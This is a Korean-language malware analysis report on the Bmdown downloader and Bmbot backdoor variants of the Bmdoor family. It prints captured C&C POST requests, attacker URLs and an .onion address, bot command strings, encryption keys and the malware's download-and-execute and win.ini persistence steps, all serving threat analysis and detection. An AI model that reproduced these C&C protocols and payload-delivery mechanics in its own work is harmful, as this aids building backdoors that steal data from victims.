
< IDA 관점의 암호화 영역 >

나. Bmdown

Bmdoor내에 포함된 악성코드 중에서 첫 번째 유형은 다운로더 역할을 하는 'Bmdown'이며, 내부시스템 정보를 기반으로 공격자 서버에 접속해서 추가 파일을 다운로드하는 기능이 있다.

Bmdown A형 분석

시스템 정보를 수집해 공격자 조정(C&C)서버에 접속을 시도하고 수신된 데이터의 명령에 따라 파일을 다운로드하는 다운로더 기능을 하는 악성코드로 시스템 정보 수집, 주기적인 조정서버 접속시도 및 명령에 따른 파일 다운로드·업데이트 기능이 있다.



악성코드가 실행되면 OpenFileMappingA를 통해 'Kernel32_2.dll' 파일명의 공유 메모리를 생성한 후 스레드를 생성하여 시스템 정보를 얻고 다운로드에 사용할 API 주소를 얻는다. 조정서버 통신에 사용될 윈도우즈 버전·호스트명· MAC 주소를 구하고 호스트명 + MAC 주소를 연결한 문자열의 MD5 값을 생성하여 감염 시스템의 'ID'로 사용한다(※ 조정서버에 접속을 약 1시간 마다 주기적으로 시도).

```
http://esan.co.kr/kboard/image/icon_state.php
http://indgsenior.org/popup/images/icon_state.php
```

<시스템 정보 수집>

최초 감염 시 조정서버로 전송되는 데이터는 키(type, md, page, v)를 사용하며 각 명령이 사용하는 키의 의미는 <다음>과 같다.

```
type=gif&md={hash}&page=2&v=5.1
```

인자	내용
type	사용된 악성코드 종류
md	감염 시스템의 호스트명과 MAC 주소를 이용한 고유 MD5값
page	송신되는 데이터 종류 (2: 감염 통지, 3: 명령 실행 후 결과)
v	Windows 버전

<명령에 의한 다운로드>

조정서버가 보낸 데이터에서 'm!#P2P8*3o' 문자열을 검사하고 명령을 통해 파일을 다운로드하여 접속에 성공하면 <다음>과 같은 명령을 받아 기능을 수행한다.

인자	내용
8*8afcE3M	감염 시스템이 실행 중인지 확인
MNLS*803AC0iL	파일을 새로 다운로드한 후 실행
7*(Hy83	기존에 다운로드한 파일 교체

'8*8afcE3M' 명령은 조정서버가 관리하는 감염시스템이 실행 중인 상태를 확인하는 용도로 추정되며, 감염시스템 접속 시 <다음>과 같은 데이터의 송/수신이 진행된다.

```
POST /common/lang/us.lang.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: www.peace4rc.org
Content-type: application/x-www-form-urlencoded
Content-length: 57

type=gif&md=7678ac6fedcbd3c942cadb320cf14279&page=2&v=5.1HTTP/1.1 200 OK
Date: Thu, 13 Dec 2012 07:05:38 GMT
Server: Apache/2.2.9 (Win32) DAV/2 mod_ssl/2.2.9 OpenSSL/0.9.8i mod_autoindex_color PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 25
Content-Type: text/html


m!#P2P8*3o8*8afcE3M1234|
```

```
POST /common/lang/us.lang.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: www.peace4rc.org
Content-type: application/x-www-form-urlencoded
Content-length: 67

type=gif&page=3&sig=T1234&md=7678ac6fedcbd3c942cadb320cf14279&v=5.1
```

'MNLS*803AC0iL' 명령은 파일을 다운로드하고 실행한다. 다운로드한 파일이 MZ로 시작하는 실행 파일일 경우 실행한다. '7*(Hy83' 명령은 악성코드 자체의 업데이트를 위한 명령이다. 자체 업데이트를 위한 파일의 다운로드 부분은 두 번째 명령과 동일하며, 마지막 결과를 송신하는 데이터는 <다음>과 같다.


```
POST /common/lang/us.lang.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: www.peace4rc.org
Content-type: application/x-www-form-urlencoded
Content-length: 65

type=gif&page=3&sig=udo&md=7678ac6fedcbd3c942cadb320cf14279&v=5.1
```

원본 악성코드는 **파일이름 마지막에 ~를 붙여 백업**하고 다운로드 받은 파일을 자신의 파일명으로 만들고 c및.exe 파일 시간을 얻어 동일 시간으로 수정한다.


Science and Technology Security Center since 2005

Bmdown B형 분석

조정서버에서 암호화된 파일 다운로드를 수행한 후 파일 내용에 저장된 명령을 수행하는 악성코드로 XOR로 암호화된 파일을 다운로드하여 암호를 해제하고 암호 해제한 파일 내용을 비교해 명령을 수행하는 기능이 있다.



Bmdown A형과 동일하게 OpenFileMapping을 해당 이름에 해당하는 공유 메모리를 찾아보고 실패하면 'student123'이라는 공유 메모리를 생성한다. 이후 내부에 포함된 URL로 접속을 시도하는데 이때 사용자의 MAC 주소를 함께 보낸다.



다운로드에 성공하면 Bmdown B형은 다운로드한 파일인 '~ E8BA34~.tmp'를 XOR 0x52로 복호화한다.

Bmdown B형은 다운로드한 파일의 문자열에 따라 생성 및 실행, 조정버서 접속 시도의 기능을 수행한다.

<파일 생성 및 실행>

Bmdown B형은 다운로드한 파일의 첫 2바이트가 '0x2821' 인지를 비교한 후 이 값이 아닐 경우 다음 2바이트가 '0x1419' 인지를 비교한다. 이런 내용을 바탕으로 다운로드한 파일은 <다음>과 유사할 것으로 추정된다.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  58 D2 14 19 4D 5A 90 00 03 00 00 00 04 00 00 00  XÒ..MZ..........
00000010  FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00  ÿÿ..¸.......@...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  D0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C  Ð.....º..´.Í!¸.L
00000050  CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63  Í!This program c
00000060  61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  annot be run in
00000070  44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00  DOS mode....$...
```

'0x1419'와 일치할 경우, 기존에 다운로드한 파일에서 첫 4바이트를 제외한 나머지 내용을 'smssinit.exe' 파일 이름으로 생성한 후 CreateProcess로 실행한다. 이 행위로 볼 때 4바이트 이후의 내용은 실행 파일로 추정된다.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  47 2E 1F BB 4D 5A 90 00 03 00 00 00 04 00 00 00  G..»MZ..........
00000010  FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00  ÿÿ..¸.......@...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  D0 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C  Ð.....º..´.Í!¸.L
00000050  CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63  Í!This program c
00000060  61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20  annot be run in
00000070  44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00  DOS mode....$...
```

또한, <다음>과 같은 값으로 조정서버에 데이터를 전송한다. 위 과정은 충분히 대기시간을 거친 후 슬립(Sleep) 함수를 통해 주기적으로 반복한다.

```
http://kb.??????ourstore.com/admin/images/favicon/index.php?page=08&enckey=[MACID]&body=unk
```

다. Bmbot

Bmdoor 내부에 가장 많이 포함되어 있는 악성코드는 ‘Bmbot’ 유형이다. 변형이 다양해 구분에 따라 각기 다른 종류로 나눌 수 있지만 백도어(Backdoor) 역할을 하는 악성코드를 편의상 ’Bmbot’으로 정의한다.

’14년 5월 토르(TOR)네트워크에서 통신하는 유형인 Bmbot A형이 최초 발견된 후 ’14년 11월부터 TOR 통신 기능이 제외되고, 주요 문자열이 암호화 된 Bmbot B형이 지속적으로 발견되었다. Bmbot B형은 ’15년 3월까지 발견되다 5월 이후에는 문자열 암호화가 더 복잡한 형태로 발견되고 있다.

Bmbot A형은 익명성을 보장하는 TOR 통신을 이용하여 감염 시스템의 정보를 유출하는 백도어다. 공격자는 감염시스템에서 암호화된 정보를 수신하고, 이에 적합하게 내부 정보를 유출하거나 추가 파일을 다운로드하거나 실행할 수 있는 명령을 내리는 일련의 과정을 반복한다.

⇒ 공격자 서버로부터 송·수진 되는 모든 데이터는 암호화되어 있으며, 암호화된 데이터를 정확하게 읽기 위해서 복호화 키가 함께 전송되는데, 이 때 사용되는 암호화 방식에 사용된 키는 감염 시스템마다 다르게 생성된다.


Bmbot A형은 크게 드롭퍼(Dropper) 기능을 하는 파일과 봇 기능을 수행하는 파일 두 개로 나뉘어 실행된다. 두 개의 파일은 동일한 목적을 지닌 연관 파일로 드롭퍼가 봇이 실행 될 수 있는 환경을 만들어 놓고 파일을 생성하여 실행하는 관계이다.

Bmbot B형은 대부분의 내부 문자열이 암호화된 상태로 존재하여 기능 동작 시에만 함수를 복호화 하여 실행해 주는 정보유출 백도어다. TOR 통신 기능은 B형에서는 제외되어 공격자는 언제든지 실시간 통신으로 명령을 전달하고, 명령 전달 내용에 따라 백도어 기능을 수행한다.

Science and Technology Security Center since 2005

Bmbot A형 드롭퍼 분석

실질적인 봇 기능을 수행하는 파일을 생성(드롭)하는 동시에 실행 환경을 만들어 주는 역할을 하는 것으로 웹에서 인코딩된 바이너리 파일을 다운로드하여 암호화하고 'win.ini'에 파일 경로와 암호화 키를 기록한 후 파일 내부에 포함되어 있는 암호화된 데이터를 복호화하여 Bmbot A형을 내부에 품고 있는 Bmdoor를 변형하여 생성한 후 실행하는 기능이 있다.



Bmbot A형 드롭퍼는 최초 수집된 Bmdoor 파일이 실행 될 때 메모리 상에 생성되어 실행되는 파일이며 드롭퍼는 총 5개의 섹션을 가지고 있다. 데이터 섹션이 가장 큰 사이즈를 차지하고, 데이터 섹션 내부에는 암호화된 데이터를 포함하고 있으며 이 섹션의 영역 데이터를 이용하여 Bmbot A형 봇을 생성한다

1. 뮤텍스 'sdkv118' 생성
2. %SYSTEMROOT%\system32\<랜덤>.exe 파일명 생성
3. 특정 URL 접속 후 JPG 파일 읽고 내용 두 차례 암호화
4. 암호화 된 파일을 %SYSTEMROOT%\System32\<Random>.tsp 로 저장
5. TSP 파일 경로 두 차례 암호화
6. %SYSTEMROOT%\win.ini 파일에 [암호화 된 경로 + 사용된 랜덤 암호화 키] 추가
7. %SYSTEMROOT%\system32\<랜덤>.exe 파일(Bmbot A형 봇) 드롭 후 실행
8. 실행 된 파일 스스로 삭제

< 주요 실행 순서 >

드롭퍼 파일은 'sdkv118' 이름을 가진 뮤텍스를 생성한다. 뮤텍스 이름은 암호화되어 있으며 복호화 루틴을 통해 값이 만들어 진다. 이후 %SYSTEMROOT% System32경로에 랜덤한 이름을 가진 *.EXE 파일을 생성한다. 이 파일명은 실행 후반 단계에서 생성한 실행 파일의 저장 경로가 된다.

Science and Technology Security Center since 2005

<특정 파일 다운로드 후 암호화>

먼저 암호화 되어 있는 JPG 파일을 다운로드한다. 접속되지 않을 경우 드롭퍼 파일은 이 단계에서 종료된다. 파일 수집 당시 URL의 후이즈(Whois) 등록 정보에 의하면 해당 IP 위치를 중국 난징으로 표기하고 있다.

http://www.luna930812.com/xe/images/sh0u_00.jpg (IP: 103.31.240.10, CN)

이 URL은 현재는 접근이 불가능하다. 따라서 분석에는 임의의 JPG 파일을 생성하여 통신이 성공했다는 전제하에 나머지 분석을 진행했다. JPG 파일의 다운로드를 성공했을 경우, 그 내용을 두 차례 암호화한다. 이 때 호출되는 암호화 함수는 동일하지만 전달되는 인자(암호화 키)는 각각 두 개의 고정 값(0x1234567, 0x89ABCDEF)과 랜덤 값이다. 따라서 두 번의 암호화 과정을 거친 이후에 JPG 파일은 실행 시마다 각기 다른 바이너리 파일로 생성된다. 이후 생성된 암호화된 JPG 파일을 %SYSTEMROOT% System32 경로에 <랜덤명>.TSP*파일로 저장한다.

* TSP확장자는 TelephonyService Provider file 등 다양한 경우에서 사용되며 여기에서는 단순히 파일 확장자를 TSP로 한 것으로 추측

<특정 파일 다운로드 후 암호화>

암호화된 JPG 파일이 저장된 경로의 "%SYSTEMROOT%\System32\<랜덤>.TSP" 문자열을 고정 값을 이용해 암호화 한 후, 그 결과를 베이스64(Base64)로 한 번 더 인코딩 한다.

```
Address   Hex dump                                          ASCII
0012FE28  43 3A 5C 57 49 4E 44 4F 57 53 5C 73 79 73 74 65  C:WINDOWSWsyste
0012FE38  6D 33 32 5C 67 71 70 6A 76 6A 78 2E 74 73 70 00  m32Wgqpjvjx.tsp.
```

```
Address   Hex dump                                          ASCII
0012FE28  61 F6 9D 1E 85 CE 8D 8A C6 7D A7 DD 7F E0 D8 36  a?■꾼뛷?nF■鮮6
0012FE38  6D 33 1A F4 29 EB 3E 9C D4 49 7A EC C4 72 80 00  m3■??쓱lz邇r  .
```

< TSP 파일 경로 암호화 前, 後 >


```
Registers (FPU)
EAX 00BA28E8 ASCII "YfadHoXOjYrGfafdf+DYNm0zGvQk/Cma1Q12scA="
ECX 00BA28E8 ASCII "YfadHoXOjYrGfafdf+DYNm0zGvQk/Cma1Q12scA="
```

< 암호화된 TSP 파일 경로를 Base64 문자열로 생성 >

다음 과정으로 “%SYSTEMROOT% 4win.ini” 문자열을 생성하여 Windows 기본 파일인 win.ini파일에 접근한 뒤 ‘enc_key’, ‘value1’,‘value2’ 키를 추가한 후 Base 64 문자열과 암호화 시 사용한 랜덤한 숫자 2개를 키에 저장한다. win.ini 에 추가된 키 이름이‘enc_key’ 이고 암호화에 사용된 키를 저장하는 등의 행위를 볼 때 나중에 이를 다시 복호화하는 행위를 할 수 있음을 예상할 수 있다.

< 파일 암호화와 win.ini 수정 >


<봇(Bot) 파일 생성>



< Bmbot Agud 악성코드 파일 생성 관계 >

data 섹션에 저장되어 있는 총 암호화된 데이터를 키 값 “0x1234567, 0x89ABCDEF”을 이용해 해제하면 윈도우즈 실행파일이 나타난다. 이 파일을 시스템 폴더에 랜덤 EXE 파일로 저장하고 생성된 파일을 실행한다. 생성된 PE 파일은 새로운 Bmdoor 변형으로 Bmbot A형을 포함하고 있다.

새로운 Bmdoor를 실행한 드롭퍼는 암호화된 문자열 암호를 해제하여 사용할 DLL, API 이름을 획득한다.




< 사용할 DLL.API 등의 문자열 생성 >

최종적으로 ‘cmd.exe’ 파일을 이용하여 자가파일을 삭제하는 명령을 내리고 프로세스가 종료된다.

<암호화/복호화 방식>

Bmbot A형 드롭퍼에서 지속적으로 사용된 함수는 데이터의 암호화 및 복호화를 위한 함수로 인자로 전달된 스트링을 두 개의 키를 이용해 암/복호화 할 수 있다. 암호화한 데이터는 동일한 키를 통해 다시 원본 데이터로 복호화된다.




드롭퍼에서는 이 함 수를 다음과 같이 두 가지 방식으로 호출한다.

```
DecEncStr(0x89ABCDEF, *스트링, 스트링길이, (int)스트링, 0x1234567); (고정키 방식)
DecEncStr(RandomNum2, *스트링, 스트링길이, (int)스트링, RandomNum1); (랜덤키 방식)
```

드롭퍼는 다운로드한 JPG 파일을 고정 값을 이용하여 1차 암호화를 하고 랜덤 숫자인 value1과 value2로 2차 암호화를 한 후 시스템폴더에 <랜덤>.tsp 파일로 저장한다. 그리고 해당 경로를 같은 고정 값을 이용하여 암호화한 후 Base64 방식으로 인코딩하여 스트링으로 생성한다.

이렇게 생성된 베이스64 경로는 암호화 시 사용된 랜덤 숫자 'value1', 'value2'와 함께 %windir% Cwin.ini 파일에 'enc_key' 라는 이름으로 저장된다. 따라서 3개의 키만 알고 있으면 원본 sh0u_00.jpg 파일 내용을 재 생성 할 수 있다. 봇 파일에서도 동일한 암/복호화 함수 코드가 존재하며, 동일한 방식으로 JPG 파일 및 서버로부터 수신한 데이터를 복호화 할 때 사용



< 드롭퍼가 win.ini에 추가하는 키 >

Science and Technology Security Center since 2005

Bmbot A형 봇(Bot) 분석

Bmbot A형은 조정서버와 통신하며 명령을 수행하는 봇으로 특징은 <다음>과 같다.

- 6개의 다중 스레드 생성
- 공격자 C&C 서버에 암호화된 데이터, 사용된 암호화 키, 특정 값을 나타내는 플래그 전송
- C&C 서버에서 암호화된 데이터를 수신하고 수신된 명령에 따라 각기 다른 기능 수행
- 다른 프로세스간 통신을 위한 메일 슬롯을 생성하고 해당 메일 슬롯을 통해 메시지 수신 및 작성
- 서버와 주고 받는 데이터는 SOCKS 프록시를 사용하는 토르 네트워크로 송수신하며, 오픈 소스인 'Antinat' 일부 활용

<스레드(6개) 실행>

Bmbot A형 봇은 각기 다른 기능을 하는 6개의 스레드(메인/1, 통신기능/5개)를 실행하여 봇 기능이 병렬로 실행된다. 일부 스레드는 서버에서 명령을 받을 때까지 대기하거나 특정 기능을 하는 함수를 반복적으로 호출하며, 데이터의 조건에 따라 각기 다른 기능을 실행하기도 한다.

따라서, 순차적으로 코드 실행이 전개되지는 않는다. 이들 스레드 중 서버와 통신하며 명령과 데이터를 주고 받는 실질적인 봇 행위는 스레드 6에 있다. 스레드 2에서 서버와 최초 통신을 한 Bmbot A형 봇은 이후 서버로부터 수신한 데이터를 토대로 스레드 6을 실행(데이터 내부에 어떤 동작을 실행할 것인지 포함)한다.


Bmbot A형 봇에는 서버에서 다른 파일을 추가로 다운로드하는 기능이 있다. 이 때 서버와 주고 받는 데이터는 고정값과 랜덤값 모두 사용될 수 있는데 사용된 키는 %windir%win.ini 파일에 저장된다. 주고 받는 데이터는 암호화되어 사용자나 보안 프로그램에서 내용을 알기 어렵다.

드롭퍼가 실행되면 'sdkv118'로 뮤텍스를 생성함과 동시에 원본 파일을 삭제한 후 스레드 2를 생성한다. 스레드 2는 먼저 감염시스템의 실행환경이 32비트 또는 64비트 여부를 확인한다. 프로세서 정보를 체크한 후에는 공격자 조정서버의 PHP 파일에 POST 방식으로 내부 데이터를 전송하는 함수가 실행된다.

감염 시스템 정보(키 값, 프로세서 정보 등)가 포함된 POST 데이터를 생성한 후, 버퍼내용 시작은 'BT'인지 확인하는 조건을 만족한 경우에만 스레드 6이 반복 실행된다. 서버에 전송하는 데이터에는 앞서 생성된 win.ini 파일 내에 있는 'key1' 값과 'key1'의 길이에 따라 문자(visit 또는 login), 프로세서 종류에 따른 플래그 값, 기존 함수 호출 여부가 포함된다. 'key1'은 서버에서 받아온 실행 파일과 연관되어 생성되며 계속 변경되는 값으로, 현재는 확인되지 않는 값이다.

```
POST /park/gate.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 1.5.50727; .NET
CLR  3.6.30729; .NET CLR 4.8.30729; Media Center PC 3.0)
Host: 6f4mov6eg65jqzgk.onion
Content-type: application/x-www-form-urlencoded
Content-length: <전송 데이터 길이>
action=<visit 또는 login>&cookie=<key1>&check=<프로세서 정보>&signal=Friends808<최초 여부&bl=1>
```

스레드 3은 스레드 2내에서 생성되며, Bmbot A형 드롭퍼가 win.ini 파일에 추가했던 'enc_key', 'value1', 'value2' 세 개의 키 값을 이용하여 숨겨둔 실행파일을 복구하고 실행한다. 이 스레드 분석을 통해 드롭퍼가 다운로드한 한 번 암호화된 sh0u_00.jpg 파일이 실행 파일임을 알 수 있다



< PE 파일로 복구 >

복호화한 파일은 'MZ'와 'PE' 시그니처를 갖고 있는지 확인하여 실행 파일 여부 작업을 거친 후 파일을 실행한다. 실행 파일 체크 함수는 스레드 6에서 서버를 통해 받아온 데이터를 확인할 때도 호출되는데, 이를 통해 서버에서 받아온 파일 중에는 Windows 실행 파일이 포함되어 있는 것을 알 수 있다.

스레드 3에서는 또 하나의 랜덤 숫자를 생성한 뒤 A진수로 변환하여 'number1' 이라는 키를 win.ini 파일에 추가한 후 다른 파일이나 서버의 명령을 통해 참조될 가능성이 있다.

```
[Strings]
enc_key=YFadHoXOjYrGfafdf+DYNm0zGvQn6i0FylV2tt2ymh3gUMv8JFs=
value1=27277
value2=18091
number1=8923
```

< win.ini에 추가된 내용 >

스레드 4에서도 win.ini 파일에 접근하여 키를 읽는 작업이 있다. 'key2', 'key1' 값을 참조하는데, 두 개의 키는 Bmbot A형 봇 내에서 추가된 값은 아니며 스레드 3이 복구하여 실행한 파일이나 조정서버에서 다운로드한 실행 파일이 생성한 값이다.

'key2'값은 Base64로 인코딩된 값이며, 이를 <파일>.tsp 경로로 복구시켜 해당파일을 삭제한다. 'key1' 값의 길이가 0x20바이트인지 반복해서 확인하는 작업이 있는데, 이를 통해 'key1'은 계속 바뀌는 값이라는 것을 알 수 있다. 스레드 2와 스레드 5에서 'key1'값을 포함한 데이터를 서버에 POST로 전송하는 작업이 반복적으로 이뤄진다.

스레드 2에서 생성하는 스레드 5는 로컬 시스템의 다른 프로세스가 작성한 메시지를 수신할 수 있는 메일 슬롯을 생성하고, 메일 슬롯에 수신한 내용과 win.ini 파일에 있는 암호화 키를 포함된 데이터를 C&C 서버의 PHP 페이지에 포스트(POST) 방식으로 반복하여 전송한다.

```
POST /park/gate.php HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: ko-KR
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 1.5.50727; .NET CLR 3.6.30729; .NET CLR 4.8.30729; Media Center PC 3.0)
Content-Type: multipart/form-data;
boundary=-----------------------------7defe1ec088c
Host: 6f4mov6eg65jqzgk.onion
Pragma: no-cache
Content-Length: 〈전송 데이터 길이〉
-----------------------------7defe1ec088c
Content-Disposition: form-data; name="attach"; filename="temp.gif"
Content-Type: text/plain 〈메일 슬롯 내용〉
-----------------------------7defe1ec088c
Content-Disposition: form-data; name="cookie"
〈key1〉
-----------------------------7defe1ec088c
Content-Disposition: form-data; name="action"
visit
-----------------------------7defe1ec088c
Content-Disposition: form-data; name="signal"
Friends808
-----------------------------7defe1ec088c--
```

<토르용 SOCKS 프롯시 소스코드 'Antinat' 활용>

공격자 조정서버 주소(6f4mov6eg65jqzgk.onion/park/gate.php)는 파일 내에 하드코딩되어 있다. .onion 으로 끝나는 주소는Onion 네트워크 주소 형식으로, 공격자 서버가 토르 네트워크 상에 있는 것을 의미한다.

토르(TOR) 통신은 여러 대의 랜덤 라우터를 거치게 함으로써 사용자의 익명성을 보장하는 네트워크다. 공격자는 .onion 으로 대체되는 URL을 통해 자신의 IP 주소를 숨길 수 있다. 통상적으로 토르는 10분마다 IP 주소를 변경한다. 또한 나타나는 IP 주소 역시 랜덤하게 거치는 여러 대의 라우터 중에서도 가장 마지막 라우터의 IP 주소이기 때문에 역추적이 사실상 불가능하다.

토르 통신 자체적으로 제공하는 TCP 데이터 암호화로 중간 패킷 역시 암호화되어 있다. 이러한 .onion 주소는 토르 애플리케이션을 통해서만 접속이 가능하다. 따라서 이 URL 접속에 앞서 토르 네트워크 접속 툴이 감염 시스템에 먼저 설치되고 실행되는 단계가 있어야 한다. 그리고 이 단계는 먼저 실행된 스레드 3과 스레드 4에서 win.ini 파일을 통해 암호화된 파일을 복호화하여 실행할 때 진행되었을 것으로 추측된다.

